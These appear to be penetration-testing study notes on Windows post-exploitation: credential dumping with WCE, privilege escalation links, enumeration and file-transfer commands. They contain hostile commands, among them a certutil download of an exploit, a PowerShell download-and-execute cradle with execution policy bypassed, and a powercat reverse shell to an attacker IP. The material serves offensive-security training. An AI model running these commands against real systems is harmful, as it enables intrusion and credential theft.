Use [Windows Credential Editor (WCE)](https://www.ampliasecurity.com/research/windows-credentials-editor/) to dump Window’s credentials from memory

You cannot copy SAM files when Windows is running as kernel maintains exclusive access permission. But RAM based attacks are possible.

**FOLLOW STEPS MENTIONED AT github** [**link**](https://github.com/frizb/Windows-Privilege-Escalation) **, for steps to ENUMERATE A WINDOWS BOX AND FOR PRIVILEAGE ESCALATION**

# Windows privilege escalation

* <https://medium.com/@rahmatnurfauzi/windows-privilege-escalation-scripts-techniques-30fa37bd194>

# Download files locally


When looking to download files locally, you can use path specified by %TMP% , %TEMP%, and webapp root folder.

* Using certutils.

certutil.exe -urlcache -split -f http://<url>/exploit.exe

* Using PowerShell
  + Check if PowerShell is allowed

*PowerShell -command “ping <ip\_address>”.*  Now look into your ‘ip\_address’ for ping request from victim



* Some more techniques are mentioned [here](https://github.com/frizb/Windows-Privilege-Escalation)

## Get Reverse Shell

* Using PowerShell
  + Check If PowerShell is allowed.(Steps mentioned above)
  + Download [powercat](https://github.com/besimorhino/powercat). // POWERCAT works for Powershell v2 or later.

*powershell -NoP -NonI -Exec Bypass -command "IEX ((New-Object System.Net.Webclient).DownloadString('<URL of powercat>'))";*

* + Execute powercat to connect to attacker

*powercat -c <attacker\_IP> -p <listening port>*

* Check if netcat is available. If not, download a local copy of netcat. Then execute netcat for a reverse-shell. Refer to [IPSEC Bastard Write-up](https://www.youtube.com/watch?v=lP-E5vmZNC0) for more details.

## Enumerate Windows Locally


Steps to enumerate Windows box

* Systeminfo // it will give OS details and what security patches are installed.
* Netstat -ano // list all open ports. Thus telling what services are running.
* Powershell get-hotfix // list all security updates that is installed on a machine. Hence you can know what patches are not installed
* Use WMI commands. Some useful examples can be found [here](https://blog.ropnop.com/using-credentials-to-own-windows-boxes-part-3-wmi-and-winrm/)
* You can use [Nishang](https://github.com/samratashok/nishang) and [PowerSploit](https://github.com/PowerShellMafia/PowerSploit) modules for enumeration. However, these modules work on PowerShell.
* Use *wmic qfe* to list all updates installed on a Windows machine

## Transferring files from Kali to Windows

* **Using FTP to transfer file.**

The Windows command-line ftp.exe supports the FTP active mode only. In the active mode, the server has to connect back to the client to establish data connection for a file transfer. If you are seeing 421 timeouts, it means Windows FW is blocking ‘alive’ packets. Hence, ftp won’t work. However, you can pass ftp commands via a file. This will work. See below snapshot. For details refer to OSCP study material, pg-202.




* **Using smb.**


start SMB-server at Kali. Then use *net view* to access shared folders. For details on this refer [this blog](https://blog.ropnop.com/transferring-files-from-kali-to-windows/)

* **Using HTTP via Powershell**

Use steps mentioned earlier to download a file using HTTP.

* **Using HTTP via VBScript**





* **Using debugger.exe**

Last but not least you can use debugger.exe to transfer files to Windows. This is useful only for 32 bit machines. Refer to steps mentioned at Pg-204 of OSCP study material.

## Some useful commands

* more +2 myfile.txt // print myfile.txt after first two lines
* powershell -command "& {Get-Content <filename> -TotalCount \*n\*}"// **head -n <filename>**
* powershell -command "& {Get-Content <filename> | Select-Object -last \*n\*}" // **tail -n <filename>**
* runas /profile /user:<username> “<command>” // **used to run ‘command’ as ‘username’**
* icacls <file/folder/binary> // **to see permissions given to a <filename>**
* hostname
* net
* Dump all running processes
  + Tasklist > <file name.txt>
  + Wmic service list full <file name.txt>
  + Wmic process > <file name.txt>
* type <filename> // **to see contents of a file**
* systeminfo
* where /R <dirName> <fileName> // **look for all files with name <fileName> recursively under dir <dirName>**
* reg query <registry path> // **to query any registry value**
* findstr //**to find a string**
* %COMSPEC%// **gives absolute path of cmd.exe**
* Dump a list of all files/folders present
  + dir /s <path>
  + tree <path>

# Miscellaneous

* If you come across any exploit which is written in Python, then use PyInstaller to convert the script into an executable.